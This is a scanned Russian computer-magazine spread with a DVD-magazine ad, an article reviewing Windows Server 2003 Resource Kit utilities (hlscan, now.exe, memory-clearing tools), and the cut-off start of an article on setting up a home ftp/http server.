ЖУРНАЛ



ПРЕДСТАВЛЯЕТ!

СПЕЦИАЛЬНЫЕ КИНОПОКАЗЫ ТОЛЬКО
ДЛЯ ЧИТАТЕЛЕЙ TOTAL DVD!
БИЛЕТЫ НА ЛУЧШИЕ КИНОПРЕМЬЕРЫ МЕСЯЦА!

В майском номере
Total DVD
приглашение на предпремьерный
показ экшена
ЖЕЛЕЗНЫЙ ЧЕЛОВЕК

Акция проходит при поддержке

СЕТЬ КИНОТЕАТРОВ КАРО ФИЛЬМ

UNIVERSAL
Юниверсал Пикчерс Интернэшнл (Россия)

ЖУРНАЛ TOTAL DVD №5 В ПРОДАЖЕ С 23 АПРЕЛЯ

Читайте Total DVD • Регистрируйтесь на сайте www.totaldvd.ru • Смотрите премьеры вместе с нами!

КРИС КАСПЕРСКИ




Китовый набор для админа


ИЗУЧАЕМ ВОЗМОЖНОСТИ MICROSOFT WINDOWS SERVER 2003 RESOURCE KIT TOOLS

Microsoft, долгое время стремившаяся превратить WinNT в тостер, управляемый посредством мыши, постепенно осознает порочность своего подхода и начинает перенимать лучшие черты *nix-систем. Теперь большое количество полезных утилит можно найти в папке Support Tools на дистрибутивном диске и еще больше их содержится в Ките, который можно бесплатно скачать с сайта компании. Нужны ли они администратору? И если да, то зачем?

ПОЛНЫЙ НАБОР НА 12 МБ

Набор **Microsoft Resource Kit 2003** (выпущенный 28 апреля 2003 года) несет на своем борту порядка двухсот утилит, скрипты и документацию. Несмотря на свой скромный размер (~12 Мб), это невероятно мощный инструмент управления и настройки ОС, полное описание которого потребовало бы отдельной книги. Механически перечислять, что есть в нем — скучно и неинтересно. Проще скачать эти несчастные 12 Мб и заглянуть в хелп. Поэтому мыщъх решил изменить тактику, сместив центр


Справка по Microsoft Resource Kit 2003


Отсюда можно бесплатно скачать Microsoft Resource Kit 2003


смысловой тяжести в сторону философских концепций, продемонстрировав их на нескольких вполне конкретных примерах.
Resource Kit можно взять с прилагаемого к журналу диска либо свободно скачать с сервера Microsoft, причем проверка подлинности при этом не требуется.
Пусть название Kit'а не вводит тебя в заблуждение. Он работает не только на Win2k3 (хотя, главным образом, конечно, заточен под него), но также и на WinXP, Win2k, а некоторые (впрочем, немногочисленные) утилиты функционируют даже на Win9x/Me. Но вот для самой установки требуется, как минимум, WinXP — на Win2k комплект Resource Kit 2003 ставиться в упор не желает. Хотя если под рукой есть Win2k3, то можно инсталлировать его туда, а на Win2k/9x/Me перенести простым копированием папки Microsoft Resource Kit 2003 (имя которой, естественно, может быть любым). При этом нужно не забыть скопировать файл помощи, закинутый установщиком в *C:\WINDOWS\help\rktools.xml* (правда, настоящие администраторы справок не читают, предпочитая действовать методом тыка).


ФИЛОСОФИЯ RESOURCE KIT

Подавляющее большинство программ, входящих в состав Resource Kit, — это утилиты командной строки. Спрашивается, зачем они нужны в век графических интерфейсов и быстрых каналов, позволяющих управлять сервером удаленно с помощью мыши без всяких тормозов? Управлять-то можно, но вот если подсчитать, сколько щелчков мыши каждый раз приходится совершать, чтобы выполнить один и тот же набор типовых задач... А сколько времени приходится проводить в ожидании завершения операции A, после которой следует запустить операцию B? И, наконец, кто не матерился, вручную переписывая отчеты, сгенерированные в графических окнах без возможности выделения текста и копирования его в буфер обмена?
Командная строка — это не просто черный средневековый экран с мерцающим курсором, средством инквизиции. Это, прежде всего, командный язык. Не то, чтобы сильно развитый (с UNIX не сравнить), но поддерживающий базовые конструкции: условия, циклы, переменные. Только вместо операторов у нас набор исполняемых файлов, подавляющее большинство которых может принимать данные с любого источника: с клавиатуры (именуемой стандартным вводом), дискового файла или из результатов деятельности другой программы.
Автоматизация управленческой деятельности — великая вещь! Командные файлы позволяют выполнять сложные операции нажатием всего лишь одной клавиши или запускаться через системный планировщик по расписанию, работая автономно без всякого вмешательства администратора. Графические же программы страдают хронической тупостью и задают кучу потрясающих вопросов в стиле: «а вы уверены в том, что не уверены?» Шутки шутками, но графический проводник Windows не поддерживает и 10% функций, поддерживаемых ядром NT, что создает огромные проблемы. Нужен конкретный пример? Пожалуйста!

ПОДСЧЕТ ЖЕСТКИХ ССЫЛОК С ПОМОЩЬЮ HLSCAN

Файловая система NTFS выгодно отличается от FAT тем, что поддерживает жесткие ссылки (hard link'и), поддерживаемые, кстати говоря, всеми никсовыми ФС. Иерархическая организация директорий хорошо работает только в теории, а на практике... Допустим, у нас имеются каталоги: *Books/Coding* (книги по программированию) и *Books/Unix* (книги по никсам). В какой каталог мы должны кинуть книгу «Linux-programming», отвечающую обоим критериям сразу?
Или вот, создание файлов-синонимов. Предположим, у нас есть куча командных файлов, вызывающих некоторую программу *program_name.exe*, которая в новой версии внезапно превращается в *program_name6.exe* или вообще меняет свое имя.
В подобных случаях начинающие администраторы прибегают к дублированию файлов, что не только транжирит дисковое пространство, но и создает проблемы синхронизации. Как быть, если два пользователя USER_A и USER_B хотят видеть один и тот же файл *file_name.doc* в своих собственных домашних директориях, причем так, чтобы изменения, внесенные одним из них, тут же отображались у другого?
Простое дублирование здесь отдыхает и приходится задействовать жесткие ссылки, которые легко создать, например, с помощью FAR'а по <ALT-F6>. Внешне это выглядит, как копирование файла, но в действительности файл (физически) остается один, только на него ссылаются два имени из двух (разных) директорий. Количество жестких ссылок формально ничем не ограничено, и они очень полезны для сохранения старой структуры файлов на сервере при проведении его реконструкции.
Просто создаем средствами сервера виртуальную папку */old*, куда и «копируем» посредством жестких ссылок все прежние файлы, уже растасованные по новым папкам. В результате перерасхода дискового пространства не возникает.
Вернее, еще как возникает! Удаление файлов происходит лишь тогда, когда счетчик ссылок обращается в ноль, и, если у файла есть несколько астральных двойников, после удаления одного из них место на диске не освободится. Возникает резонный вопрос: как найти все жесткие ссылки?
Вот тут-то нам и пригодится утилита **HLScan** (Hard Link Display), выводящая список файлов, имеющих более одной жесткой ссылки с полными путями к ним. Демонстрационный пример использования показан ниже:


Курим доки по Киту


Перечень утилит из комплекта Resource Kit

```
D:\BIN\Windows Resource Kits\Tools> hlscan.exe
Hard Links Found in D:\ (recursive search):
ID: 0x2000000000922 — Hard Links Count: 2 — Missing: 0
  Creation Time: 03/04/2008 01:17:19
  Last Access Time: 03/04/2008 01:22:32
  D:\BIN\666.sys
  D:\BIN\KPNC\hack\km_anti_debug_base.sys
Summary:
        Files scanned: 1969
        Physical files with more than one name: 1
        Hard links: 2
```

КОЗА + БАЯН == RESOURCE KIT

Далеко не все утилиты, входящие в состав Кита, полезны, а многие откровенно избыточны. Такое впечатление, что их писали программисты, не читавшие даже штатную справку к операционной системе. Определенно не читали!

Ярчайший пример — утилита **now.exe**, позволяющая выводить текущее время на стандартный поток вывода (консоль), файл или «скармливать» его другой программе. Обратная операция — установка текущего времени — выполняется аналогичным образом, стоит только развернуть принцип на 180 градусов.

В справке написано, что это очень удобно в командных файлах. Действительно, при выполнении определенных действий (архивация, копирование файлов, прожиг на диск) полезно отметить в log-файле время начала и конца операции, что можно сделать следующим образом:

```
D:\BIN\Windows Resource Kits\Tools> now.exe
Sat Mar 08 05:17:26 2008
```

Красиво, конечно, и весьма практично. Вот только начиная с ранних версий NT, текущая дата хранится в системной переменной DATE (а время, соответственно, в переменной TIME), содержимое которых может быть выведено через ECHO или любым другим путем, причем это будет намного быстрее, чем загрузка целого EXE-файла. Установка даты/времени еще со времен MS-DOS осуществляется встроенным оператором командного интерпретатора «DATE».

```
C:\sys> echo %date% %time%
Сб 08.03.2008  5:29:32,54
```

Главный и, пожалуй, единственный недостаток переменных DATA/TIME — формат вывода жестко фиксирован и привязан к региональным настройкам. Если мы, например, написали простейший командный файл, архивирующий некоторые файлы и автоматически присваивающий имени архива дату его создания (чтобы было удобнее ориентироваться при поднятии с бэкапа), мы не сможем сформировать имя согласно своим собственным предпочтениям. Более того, имя будет меняться в зависимости от региональных настроек системы, что не очень-то приятно.

В *nix-системах имеется утилита `/bin/date`, аналогичная now.exe, но позволяющая специфицировать формат вывода вручную, чего now.exe делать не умеет, и потому ее назначение совершенно непонятно. Скорее всего, она просто была кинута до кучи и написана впопыхах, причем никто из Microsoft ей не пользовался. И это не единственный пример, подобных утилит много!

В ДЕБРЯХ ЗАНЗИБАРА


«Не дайте себя обмануть в другом месте, покупайте только у нас!» — говорилось в одной рекламе. Примерно таким же образом составлена и документация на Resource Kit 2003. Без глубокого знания системы в ней не то, чтобы совсем нельзя разобраться, но очень легко впасть в грубые ошибки и вместо обещанного увеличения производительности нарваться на жестокую деградацию.

Рассмотрим это на примере двух утилит, предназначенных для подчистки памяти — **Clear Memory** (реализованной в файле `Clearmem.exe`) и **Free Working Set Tool** (`Empty.exe`). Согласно своему названию, Clean Memory очищает память, что действительно подтверждается показаниями «Диспетчера Задач», и производительность вроде бы и вправду увеличивается (иногда — значительно).

Интересно, за счет чего это достигается? Справка дает честный, но совершенно непонятный большинству непрограммистов ответ, достойный того, чтобы быть процитированным здесь: «Clean Memory представляет собой утилиту командной строки, которая определяет размер физической памяти компьютера, выделяет достаточное количество данных для ее заполнения и читает выделенный регион памяти на максимальной скорости. Clear Memory также обращается к файлам для очистки дискового кэша. Это до минимума сокращает память, доступную другим процессам. Затем Clean Memory освобождает выделенную память для восстановления нормального функционирования системы».

Ну? Кто-нибудь догадался, чем реально занимается Clear Memory и что происходит с памятью? Мыщъх понял, но только потому, что писал аналогичную утилиту еще во времена Win95, когда физической памяти катастрофически не хватало. Тогда она еще имела смысл, да и то лишь при просмотре фильмов. Сейчас же это просто средство ухудшить производительность.

По каждой утилите можно получить справочную информацию



Создание жестких ссылок (hard links) при помощи файлового менеджера FAR

Попробую объяснить ситуацию своими словами. Как известно, оперативная память имеет страничную организацию, при которой каждая страница адресного пространства может находиться либо в физической памяти, либо в файле подкачки. При выделении блока памяти операционная система по умолчанию не предоставляет приложению память вплоть до первого обращения к принадлежащим ему страницам, после чего просматривается список свободных физических страниц, и происходит реальное выделение. Если же физическая память исчерпана, операционная система предпринимает попытку найти наименее нужную (с ее точки зрения) страницу памяти и предоставить ее в распоряжение процесса. Если страница была модифицирована с момента своей загрузки, она попадает в файл подкачки, если же нет — просто аннулируется и передается новому процессу. Все исполняемые файлы и динамические библиотеки на самом деле проецируются в память, то есть сегмент кода никогда не вытесняется в файл подкачки (за исключением случаев, когда мы имеем дело с самомодифицирующимся кодом).
Эта схема имеет всего лишь один существенный недостаток. Когда физическая память исчерпана, а вновь запущенное приложение потребляет ее блоками небольшого размера, то практически каждый акт выделения связан с обращением к файлу подкачки, в результате чего приложение некоторое время работает медленно (во всяком случае, до тех пор, пока ему не выделится достаточное количество памяти).
Приложения реального времени (видеоплееры, программы захвата видео) при этом захлебываются сразу. Изображение начинает дергаться, а захватываемые кадры — теряются. Но если предварительно запустить Clear Memory, то все будет ОК, поскольку она вытеснит на диск память всех процессов (в том числе и те блоки, к которым процесс больше никогда не обратится), и мы получим в свое распоряжение максимум физической памяти. Как следствие, приложения реального времени будут исполняться нормально и без тормозов, но вот при обращении ко всем остальным приложениям — жесткий диск тут же взвоет, ведь принадлежащая ему память вытеснена на диск (или просто аннулирована) и теперь должна быть считана оттуда обратно.
На рабочих станциях это еще куда ни шло. Но вот на серверах... Да, на какое-то время мы получаем значительный выигрыш в производительности, и вновь подключающиеся клиенты обрабатываются с крейсерской скоростью, но вот все остальные процессы при первом же обращении к ним вызовут жуткие тормоза, пока память не будет скачана с диска обратно.
Самое забавное, что Clear Memory можно написать всего за пять минут, уложившись в десяток строк кода, а если программировать лень — просто запустить несколько монструозных приложений и тут же закрыть их, освободив принадлежащую им память. Радует тот факт, что Clear Memory запускается и функционирует на всей MS-линейке операционных систем: от Win95 до новоиспеченного Win2k8.
Утилита Free Working Set Tool работает аналогичным образом, но позволяет указать PID процесса, чей Working Set необходимо скинуть на диск. Working Set представляет собой фрагмент адресного пространства, используемого процессом, куда попадают и системные библиотеки (разделяющие одну и ту же область физической памяти), и его собственные данные (они же приватные). В принципе, если у нас имеется процесс (несколько процессов), выделивший данные, но уже давно к ним не обращающийся, то при недостатке физической памяти операционная система вытеснит их на диск и сама. Зачем это делать вручную? Разве что нам необходимо получить большой кусок физической памяти для запуска приложения реального времени, тогда мы, действительно, можем скинуть память ненужных процессов на диск, чтобы она не мешалась.
В некоторых статьях утверждается, что утилиты Clear Memory/Free Working Set Tool позволяют справиться с утечками памяти, но это не так. Проблема утечек действительно имеет место быть и происходит всякий раз, когда сервер циклически выделяет блоки памяти, но не освобождает их, что ведет к росту файла подкачки и неуклонному исчерпанию адресного пространства (которого, в зависимости от конфигурации сервера, имеется от двух до трех Гб, независимо от объема физической памяти).
Clear Memory/Free Working Set Tool, конечно, могут вытеснить выделенную, но неиспользуемую память в файл подкачки, однако лучше от этого никому не станет, ведь проблема в исчерпании адресного пространства (объема виртуальной памяти), а не физической. Освободить же неиспользуемую память не может ни Clear Memory, ни Free Working Set Tool, ни какая-либо другая утилита, поскольку не существует способа, позволяющего отличать полезную память от бесполезной.

ЗАКЛЮЧЕНИЕ

Критический разбор Кита не значит, что это плохая штука. Автор ничего подобного не говорил! В его состав входит множество полезных утилит, правда, еще больше — бесполезных, что запутывает администраторов, заставляя их отделять зерна от плевел. Хотя, по идее, эту работу должны были выполнить сотрудники Microsoft, предоставив народу тот набор инструментальных средств, который ему реально нужен, а не валить все в кучу. Впрочем, это мое личное субъективное мнение, отнюдь не претендующее на глобальную истину в первой инстанции. Чтобы составить свое мнение, достаточно скачать Кит и немного поиграться с ним. Вреда это не принесет, а вот польза будет немалая и весьма ощутимая.]I[



▷ info

• Инструментарий **Win2k3 Resource Kit** представляет собой полезный набор из примерно двухсот служебных программ, которые помогают упростить и автоматизировать выполнение административных задач.

• **ClusPrep** — утилита, которую следует запускать перед формированием кластера для того, чтобы удостовериться, что узлы кластера и хранилище были сконфигурированы правильно. Пакет ресурсов ClusDiag содержит средства диагностики, позволяющие сопоставлять и сравнивать журналы кластера и журналы событий со всех узлов кластера. ClusterRecovery позволяет восстановить ресурс диска и состояние кластера в случае сбоя.

• Утилита **pfmon** (Page Fault Monitor) способна контролировать количество мягких и критических ошибок памяти во время работы приложений. Может быть полезна при поиске источника затора памяти.

• **NTimer** (Windows Program Timer) сообщит общее время исполнения приложения, время в пользовательском режиме и время в режиме ядра.

КРИС КАСПЕРСКИ



Большие проблемы маленьких серверов

ИЗ ЛИЧНОГО ОПЫТА АДМИНИСТРИРОВАНИЯ ДОМАШНЕГО СЕРВЕРА

Домашние ftp/http сервера сейчас воздвигают многие хакеры, совершенно не представляя, во что они ввязываются. Работать с такими серверами безумно интересно, но проблемы остаются проблемами. Они растут и накапливаются, словно снежный ком, с которым уже не справиться, если только заранее не продумать концепцию сервера вплоть до мелочей. Мыщъх делится своим многолетним опытом воздвижения, администрирования и эксплуатации малых ftp/http/dns/smtp/pop3-серверов.

СВОЯ РУБАШКА БЛИЖЕ К ТЕЛУ

Зачем воздвигать свой собственный сервер, когда коммерческий хостинг стоит копейки (costs next to nothing — выражаясь на английский манер), избавляя нас от головной боли и кучи сопутствующих проблем? Однако, вопреки всему, количество «домашних» серверов не только не сокращается, но даже увеличивается, причем лавинообразно. Почему? Начнем с того, что, **во-первых**, рулить собственным сервером — это невероятно интересно и увлекательно, к тому же всякий начинающий

администратор просто обязан попрактиковаться на «кошках», потому как экспериментировать с промышленными серверами ему не дадут (ошибки конфигурации обходятся весьма недешево). Так почему бы не получить боевой опыт малой кровью, тренируясь на своей собственной тачке?

Во-вторых, сейчас очень трудно найти коммерческого хостера, «крышующего» хакерский контент или, например, коллекцию электронных книг (музыки, фильмов). Бесплатные же хостеры уничтожают такие аккаунты по первой жалобе, даже если она поступает от Васи Пупкина, а не от правообладателя контента (чье право на собственность еще необходимо доказать, а доказывается оно в суде и никак иначе).


В-третьих, открыть доступ к своему хранилищу дистрибутивов (аудио, видеофайлов), добавив пару строк в конфигурационный файл домашнего сервера, намного проще, чем заливать эти же файлы на обменники с низкой скоростью и кучей тупых ограничений. Гораздо практичнее обмениваться файлами не через ненавистную рапидшару, а через домашние сервера.

В-четвертых, глюки у хостеров (даже коммерческих) случаются регулярно, и web-мастера вынуждены тратить огромное количество времени на общение со службой поддержки, не желающей признавать очевидное. Опять-таки, где гарантия, что хостер следит за безопасностью: своевременно накладывает заплатки, резервирует данные и делает еще кучу сопроводительных вещей?

В-пятых, установка собственного smtp/pop3-сервера заставляет забыть о письмах, порезанных спам-фильтрами (во всяком случае, на нашей стороне). Собственный DNS, напрямую обращающийся к корневым доменным серверам по TCP-протоколу, не только работает быстрее и надежнее глючных DNS-серверов, предоставленных провайдером, но и практически не поддается атакам, в отличие от провайдерских DNS, по умолчанию работающих по UDP.

В-шестых, мы получаем полную статистику посещений, и все счетчики (работающие по туманным алгоритмам) идут лесом. А статистика посещаемости — великая вещь! Добавим сюда немаловажную возможность «банов» некоторых враждебных пользователей. Даже если не пытаться определить их паспортные данные по IP, все равно — собственный сервер позволяет намного более оперативно реагировать на хакерские атаки и набеги всяких вандалов.

Другими словами, домашний сервер — незаменимая в хозяйстве вещь!



Внешний вид SyGate Personal Firewall

ЧТО НАМ ПОНАДОБИТСЯ

Приобретать дополнительный компьютер для воздвижения сервера совершенно необязательно, вполне подойдет и основная машина. Правда, учитывая, что сервер должен (в идеале) работать круглосуточно и как можно реже перезагружаться, имеет смысл остановить свой выбор на маломощном (а, следовательно, малошумном) компьютере, полностью переведенном на пассивное охлаждение и оснащенном тихими дисками типа Seagate Barracuda.


Еще нам понадобится канал связи с внешним миром и тариф, позволяющий сидеть в Сети неограниченное время и не платить за исходящий трафик. Оптимально, конечно, это ADSL со статическим IP-адресом, на который можно «навесить» бесплатное доменное имя типа nezumi.org.ru. Операционная система может быть любой: с точки зрения безопасности предпочтительнее OpenBSD, но вполне сойдет и Win2k/Win2k3 (XP Home имеет лимит на количество устанавливаемых соединений и прочие вредные ограничения, а потому от ее использования лучше сразу отказаться).

Выбор серверного программного обеспечения — сложная задача, к которой предъявляются достаточно жесткие требования: бесплатность (в идеале), хорошая родословная (без длинного списка наспех затыкаемых дыр), отсутствие ограничений на количество подключений, гибкие настройки, позволяющие управлять скоростью отдачи (с учетом многопоточных качалок), автоматическая блокировка нарушителей, а также хронология подробных логов, полезных не только для сбора статистики, но и «разбора полетов», если сервер работает неправильно или был злостно атакован воинствующими варварами.

При работе под Windows понадобится сниффер и брандмауэр (в xBSD и Linux они входят изначально). Windows Firewall ни на что серьезное неспособен, а утилиты типа tcpdump в NT как не было, так и нет, хотя она нужна, чтобы, например, выявить источник необычной сетевой активности.


Перепробовав огромное количество продуктов, мыщъх остановился на следующей комбинации: WAR-FTP (ftp-сервер), SMALL HTTP (http/ftp/dns/smtp/pop3-сервер в одном флаконе) и SyGate Personal Firewall (брандмауэр плюс сниффер). Все это хозяйство абсолютно бесплатно, за исключением SyGate, из последних халявных версий которого вырезали сниффер.

WAR-FTP сервер за работой




ЗАКЛАДЫВАЕМ ФУНДАМЕНТ

Упомянутое серверное обеспечение может запускаться как обычный прикладной процесс, а также выступать в роли службы. Мыщъх настоятельно



Блокировка IP-адресов средствами самого сервера — не самое удачное решение в плане оверхэда



Настройка Proxy-сервера на проксирование только с одного сетевого интерфейса

рекомендует использовать первый путь. Сервер, запущенный от имени специального пользователя, которому видны только «публичные» файлы, даже будучи атакованным, существенно озадачивает хакера. В противном случае достаточно просто подобрать пароль администратора и переконфигурировать сервер, разрешив ему доступ ко всем файлам, какие только есть, причем не только на чтение, но и на запись — плакали наши данные.

